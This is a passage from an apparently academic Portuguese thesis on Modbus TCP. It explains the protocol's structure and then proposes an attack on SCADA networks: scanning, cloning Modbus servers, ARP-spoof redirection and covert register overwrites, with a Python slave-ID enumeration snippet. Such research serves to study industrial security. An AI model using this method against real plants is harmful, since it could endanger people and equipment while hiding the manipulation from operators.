
com os produtos de diferentes fabricantes, como Modbus e Profibus.(OPC FUNDATION, 2018)

As estações de Controle Supervisório e Aquisição de Dados (SCADA) propriamente ditas, geralmente não interagem diretamente com os processos. Executam funções de supervisão por meio de operações de leitura e processamento dos dados, por exemplo, gerando diferentes tipos de alertas (KNAPP; LANGILL, 2015). Porém, como citado anteriormente, o termo SCADA é utilizado para diversos sistemas com funcionalidades mais abrangentes.

3 PROTOCOLO MODBUS TCP

Modbus é um protocolo de camada de aplicação com arquitetura cliente/servidor que possibilita comunicação entre dispositivos conectados em diferentes tipos de redes e enlaces. Diversos tipos de sistemas encontrados em uma rede industrial, como PLC, HMI, Drivers e Painéis de Controle, podem fazer uso do protocolo para executar operações remotamente (MODBUS ORGANIZATION, 2012).

Figura 3 - Comunicação Modbus integrando diferentes tecnologias de rede



FONTE: Modbus Organization (2012)

Apesar de ser um protocolo de aplicação, ele funciona como um barramento de comunicação por onde dados de diferentes dispositivos podem ser acessados por meio de endereçamento de registradores de entrada e saída. Mecanismo semelhante à comunicação de uma CPU com os dispositivos conectados aos barramentos da placa-mãe de um computador. Para o Modbus, o conteúdo dos dados lidos e escritos nos endereços dos dispositivos não possuem nenhum significado. A interpretação desses dados fica a cargo das aplicações que fazem uso do Modbus para se comunicar, podendo existir diferentes camadas de abstração em cima dos dados trafegados pelo Modbus, como drivers que se comunicam com os

dispositivos e fornecem API de nível mais alto acessada por Sistemas Supervisórios ou HMI.

3.1 ESTRUTURAS DE DADOS DO MODBUS

O Modbus define quatro tipos de dados que podem ser processados: Discrete Input, Coil, Input Register e Holding Register. Os tipos de dados diferem entre si pelo tamanho e modo de acesso, como descrito no Quadro 1.

Quadro 1 - Tipos de dados Modbus

Tipo de dado	**Unidade do dado**	**Tipo de acesso**
Discrete Input	Bit	Apenas Leitura
Coil	Bit	Leitura e Escrita
Input Register	Palavra de 16 bits	Apenas Leitura
Holding Register	Palavra de 16 bits	Leitura e Escrita

FONTE: Ackerman (2017)


Para cada tipo de dado existe uma tabela endereçada, semelhante a memória de um computador, porém não existe uma relação direta de um endereço de memória do dispositivo com um endereço em um das tabelas de dados. Cada tabela pode endereçar até 65536 itens.

Um endereço em uma tabela de Discrete Inputs e de Coils armazena apenas um bit, que pode ser lido por meio de uma requisição Modbus ou mesmo modificado no caso dos Coils. De forma semelhante, cada endereço de Input Register e Holding Register armazena uma palavra de 16bits, ambos podem ser lidos por meio de requisições Modbus e apenas os dados de Holding Registers podem ser sobrescritos por requisições dos clientes.

O protocolo trabalha com as quatro tabelas, porém a implementação das tabelas depende do dispositivo. Um servidor Modbus pode criar tabelas diferentes em memória ou trabalhar com áreas compartilhadas. Em uma tabela Input Register sobreposta a uma tabela Discrete Input por exemplo, os dados de um registrador podem ser acessados como uma palavra de 16 bits ou ser acessado bit a bit. A Figura 5 apresenta um modelo com todas as tabelas separadas e um modelo com sobreposição das tabelas. O tamanho das tabelas também dependem da


implementação do dispositivo, limitado pelo endereçamento de 2 bytes implementado no protocolo (ACKERMAN, 2017).

Figura 4 - Modelagem de dados Modbus



FONTE: Modbus Organization (2012)

Figura 5 - Tabelas de dados Modbus com modelos separados e sobrepostos




FONTE: Modbus Organization (2006)

3.2 IMPLEMENTAÇÃO DO PROTOCOLO


Para comportar interoperabilidade entre diferentes tipos de redes, o protocolo é dividido em duas subcamadas. A subcamada mais baixa é implementada especificamente para uma tecnologia de rede como pilha TCP/IP ou comunicação serial. A subcamada mais alta é compartilhada entre todas as implementações de Modbus, permitindo assim a comunicação entre máquinas em redes de diferentes tecnologias.

Figura 6 - Unidade de Dados de Aplicação (ADU) Modbus genérica



FONTE: Ackerman (2017)

Figura 7 - Camada de aplicação Modbus sobre diferentes tecnologias de rede



FONTE: Modbus Organization (2012)

A subcamanda do protocolo independente das camadas inferiores é chamada de Protocol Data Unit (PDU) e é responsável pela lógica de aplicação. A subcamada Aplication Data Unit (ADU) encapsula a PDU com dados adicionais específicos para

subsidiar a comunicação na tecnologia de rede que origina a mensagem Modbus (ACKERMAN, 2017).


3.3 PROTOCOL DATA UNIT

Como citado anteriormente, o protocolo Modbus utiliza arquitetura cliente/servidor. Um dispositivo que aceita operações de leitura e escrita de dados nos seus registradores trabalha como um servidor aguardando para executar operações solicitadas por um programa cliente e enviar uma resposta.

No Modbus TCP o cliente se conecta à porta TCP 502 do servidor e envia uma requisição Modbus. O servidor processa a requisição e se a operação puder ser executada, envia uma mensagem de resposta à solicitação, caso contrário, envia uma mensagem de erro identificando o problema.

As operações que o servidor deve executar são definidas por um campo de 1 byte no PDU chamado Function code. O campo de 1 byte permite implementar até 256 códigos de função, porém apenas a primeira metade dos 256 valores é utilizada para definir funções. A outra metade é utilizada para representar um erro no processamento de uma função específica. Uma mensagem de erro do servidor para o código de função N é representado por N + 128 (MODBUS ORGANIZATION, 2012).

Figura 8 - Unidade de Dados de Protocolo (PDU) Modbus



FONTE: Ackerman (2017)

O Modbus separa os códigos de função em três categorias: Public, User-Defined e Reserved. As funções públicas são as operações predefinidas pelo protocolo, com códigos de operação bem definidos que devem ser implementados pelos dispositivos Modbus. O Modbus também permite a extensão do protocolo por meio de funções definidas pelo usuário (User-Defined). Aos códigos de operação de 65 à 72 e de 100 a 110 não são atrelados nenhuma função predefinida, permitindo

que cada aplicação utilize esses códigos na implementação de novas funcionalidades. As operações reservadas são funções legadas utilizadas por algumas companhias. Apesar de não fazerem parte do protocolo padrão, não estão disponíveis para uso público para evitar conflitos entre aplicações (MODBUS ORGANIZATION, 2012).

Quadro 2 - Principais códigos de função do Modbus

Function Code	Nome da função	Descrição
0x01	Read Coils	Ler múltiplos bits da tabela Coil
0x02	Read Discrete Inputs	Ler múltiplos bits da tabela Discrete Input
0x03	Read Holding Registers	Ler múltiplas palavras da tabela Holding Register
0x04	Read Input Registers	Ler múltiplas palavras da tabela Input Register
0x05	Write Single Coil	Escrever apenas um bit na tabela Coil
0x06	Write Single Holding Register	Escrever apenas uma palavra na tabela Holding Register
0x0E	Read Device Identification	Ler dados deidentificação do dispositivo
0x0F	Write Multiple Coils	Escrever múltiplos bits na tabela Coil
0x10	Write Multiple Holding Registers	Escrever múltiplas palavras na tabela Holding Register

FONTE: Ackerman (2017)

O campo Function Code é seguido por uma sequência de campos de dados que são interpretados como operandos da função. Sendo assim, o tamanho do PDU varia dependendo do código.

O código 0x01, Read coils, por exemplo, é usado para ler o status ligado ou desligado de até 2000 bits da tabela Coils. Na requisição, dois campos são inseridos no PDU além do Function Code: um campo de 2 bytes especificando o endereço base na tabela Coils e um campo de 2 bytes definindo a quantidade de bits que serão lidos. Caso a requisição possa ser processada com sucesso, uma resposta é enviada com um campo repetindo o Function code da requisição e um campo informando a quantidade de bits seguido pelos valores dos bits.

Caso exista algum problema para executar a requisição, uma mensagem de

erro é enviada com o valor 129 (código 1 mais 128) no campo Function Code, seguido pelo campo Exception Code, um campo de 1 byte que indica o tipo de erro.

Quadro 3- Códigos de erro Modbus

Exception Code	Nome da exceção	Descrição
0x01	Illegal Function Code	Código de função desconhecido pelo servidor
0x02	Illegal Address Code	Depende da requisição
0x03	Illegal Data Value	Depende da requisição
0x04	Server Failure	O servidor falhou durante a execução
0x05	Acknowledge	O servidor aceitou a requisição, porém levará algum tempo para executar. Nessas situações o servidor envia uma mensagem de reconhecimento.
0x06	Server Busy	O servidor não é capaz de atender a requisição no momento.
0x0A	Gateway problem	Dispositivo escravo não disponível
0x0B	Gateway problem	Dispositivo escravo falhou ao responder a requisição

FONTE: MODBUS ORGANIZATION (2006)

3.4 APPLICATION DATA UNIT

Na implementação do Modbus para TCP/IP, o ADU consiste de um cabeçalho chamado Modbus Aplication (MBAP) e o próprio PDU. O MBAP possui quatro campos de informação (ACKERMAN, 2017):

a) Transaction ID – 2 bytes que identificam uma transação (um par requisição/resposta). Para cada requisição o cliente MODBUS insere um valor único no campo Transaction ID. O servidor ao processar a requisição deve repetir o valor no transaction ID na mensagem de resposta.

b) Protocol ID - 2 bytes sempre inseridos pelo cliente com o valor 0.

c) Lengh - 2 bytes com o número total de bytes a partir do campo atual, ou seja, o campo Unit ID mais o PDU.

d) Unit ID – Identifica a unidade para qual está sendo feita a requisição, possui propósito de roteamento interno. Um servidor Modbus TCP/IP pode atuar como um *gateway* para comunicação com dispositivos Modbus em

redes que não implementam pilha TCP/IP (MODBUS ORGANIZATION, 2006). Do ponto de vista do cliente, o Unit ID identifica dispositivos escravos do Servidor que podem ser acessados, por isso também é comum chamar esse identificador de Slave ID.

Figura 9 - Unidade de Dados de Aplicação (ADU) para Modbus TCP

MBAP				PDU		
Transaction ID	Protocol ID	Length	Unit ID	Function Code	Data Start	Data Count
00 01	00 00	00 06	01	03	00 01	00 05

FONTE: Ackerman (2017)

4 PROPOSTA DE EXPLORAÇÃO

A ausência de mecanismos de autenticação no protocolo Modbus permite que qualquer máquina possa ler e escrever dados em dispositivos que se comunicam por meio deste protocolo. As mensagens são trafegadas em claro, sem qualquer mecanismo de verificação de integridade do conteúdo das mensagens, sendo assim suscetível a ataques de Man-In-The-Middle (WEIDMAN,2014). Neste trabalho é proposto e implementado um ataque explorando as características supracitadas.

Em uma rede industrial baseada em Modbus, existe um ou mais servidores Modbus, geralmente PLCs, que expõem registradores (unidades de memória endereçadas) que permitem leitura e escrita de dados para configuração e monitoramento de atuadores e sensores. A manipulação desses dados permite que um sistema supervisório gerencie uma planta industrial. A arquitetura mais comum de uma rede deste tipo conta com apenas um Sistema Supervisório, atuando como cliente Modbus monitorando os servidores. Além do Sistema SCADA, existem outras máquinas desempenhando diferentes funções, como servidores de dr*iver* para diferentes tipos de dispositivos e servidores de log.


A Figura 10 apresenta um esquema simplificado do monitoramento de temperatura de um forno por um sistema SCADA através de um cliente e um servidor Modbus. No exemplo o registrador de endereço 0x05 é utilizado pelo servidor para apresentar os resultados de leitura do termômetro e o registrador 0x06 é utilizado para configurar a temperatura do forno.

O objetivo do ataque é sobrescrever os registradores dos servidores Modbus sem que o Sistema Supervisório identifique o comportamento anômalo e atue nos servidores ou alerte aos operadores que um ataque está em execução O cenário para o qual o ataque é proposto parte da premissa de que o *malware* está sendo executado em uma máquina comprometida com acesso privilegiado na mesma rede que o cliente e os servidores Modbus.

A Figura 11 retoma o exemplo anterior, agora com um atacante na rede executando um ataque se colocando entre o cliente e o servidor Modbus. Quando o cliente solicita a leitura do registrador 0x05 para verificar a temperatura, o atacante responde com o valor esperado, enquanto envia solicitação de escrita no registrador


0x06 com o valor 450. O sistema SCADA acredita que a temperatura do forno está a 150ºC enquanto na realidade foi configurado para chegar a 450ºC.

Figura 10 - Esquema de monitoramento de um forno via protocolo Modbus



FONTE: Autor (2018)

Figura 11 - Esquema de sistema de monitoramento de um forno via protocolo Modbus sendo atacado



FONTE: Autor (2018)

Para executar um ataque semelhante, os seguintes passos são

implementados:

a) Reconhecimento da rede: Identificar a rede da máquina comprometida a procura de servidores e clientes Modbus.


b) Escaneamento dos servidores Modbus: Mapear a configuração dos dispositivos escravos, endereçamento dos registradores e dados dos servidores Modbus.

c) Clonagem dos servidores Modbus: Com base no escaneamento dos servidores Modbus, executar um servidor forjado na rede com os mesmos dados dos servidores reais no momento do escaneamento.

d) Redirecionamento do tráfego para os servidores clonados: Redirecionamento do tráfego do cliente Modbus para os servidores forjados por meio de ataque de ARP Spoof, de forma que o Sistema SCADA continue monitorando dados consistentes com os valores esperados.

e) Sobrescrita dos registradores dos servidores Modbus: Com o Sistema SCADA monitorando o servidor clonado, um ataque executando uma série de escrita nos registradores dos servidores Modbus pode ser executado sem que o supervisório acuse anomalias e interfira nos servidores.

Figura 12 – Cliente Modbus monitorando servidor clonado



FONTE: Autor (2018)

4.1 IMPLEMENTAÇÃO DO ATAQUE

O programa que executa o ataque foi totalmente implementado na linguagem de programação Python, utilizando os módulos PyModbus, Nmap e Scapy. O código foi estruturado em cinco classes: Spoof, Scanner, ModbusScanner, ModbusCloneServer e Attack. As classes são responsáveis por encapsular a lógica de diferentes tarefas necessárias durante as etapas do ataque.

4.1.1 Reconhecimento da Rede

Na etapa de reconhecimento da rede, primeiramente é verificado a configuração das interfaces de rede presentes na máquina comprometida, caso haja um IP e máscara de rede configurados, a rede é escaneada. Durante o escaneamento é verificado quais máquinas estão ativas na rede, e dentre elas, quais respondem na porta TCP 502, padrão do protocolo ModbusTCP. As informações que identificam cada máquina ativa, como endereços MAC e IP, são armazenados em duas listas distintas, uma para as máquinas que respondem na porta 502 e são potenciais PLCs e outra para os demais máquinas, que são potenciais Sistemas Supervisórios.

Para verificar quais os identificadores de dispositivos escravos estão ativos e confirmar se de fato as máquinas com porta 502 TCP aberta são servidores Modbus, é enviado uma requisição de leitura do registrador de endereço 0x01 para cada um dos 248 identificadores possíveis. Caso o dispositivo escravo esteja ativo, existem duas possibilidades de resposta do servidor. Se o endereço do registrador for válido, o servidor enviará uma resposta com o dado solicitado. Caso o endereço seja inválido, o servidor enviará uma mensagem de erro.

Por outro lado, se o servidor Modbus não reconhecer o identificador, este pode enviar uma resposta de erro ou simplesmente ignorar a requisição, dependendo da implementação. Com base no comportamento do servidor, é possível inferir quais os identificadores de dispositivos estão ativos. O trecho de código que verifica os identificadores de dispositivos escravos (*slave id*) é apresentado a seguir:

```
SLAVE_ID_RANGE = 248
```

```
def __get_slave_ids__(self,host):
        slaves=[]
        c = ModbusTcpClient(host,port=self.PORT)
        c.connect()
        for i in range(self.SLAVE_ID_RANGE):
                rr = c.read_input_registers(1,1,unit=i)
                if isinstance(rr,ReadInputRegistersResponse):
                        slaves.append(i)
                if isinstance(rr,ExceptionResponse) and rr.exception_code != self.PYMODBUS_TIMEOUT_CODE:
                        slaves.append(i)
        c.close()
        return slaves
```

Com a informação de quais dispositivos Modbus estão presentes na rede e seus dispositivos escravos, resta verificar quais máquinas se comunicam com os servidores Modbus na porta 502.

A captura do tráfego entre os clientes e servidores Modbus pode confirmar a existência da comunicação, porém para capturar o tráfego entre duas máquinas em uma rede comutada é necessário posicionar a máquina atacante entre as duas máquinas alvo executando um ataque Men-In-The-Middle. Para cada par de servidor Modbus reconhecido e potencial cliente Modbus, é realizado um teste para verificar a existência de conversação na porta TCP 502. O tráfego entre os pares é interceptado durante o período de tempo configurado e caso algum seguimento TCP tenha sido enviado da máquina testada para a porta 502 do servidor Modbus, o teste retorna valor booleno verdadeiro, como pode ser verificado na 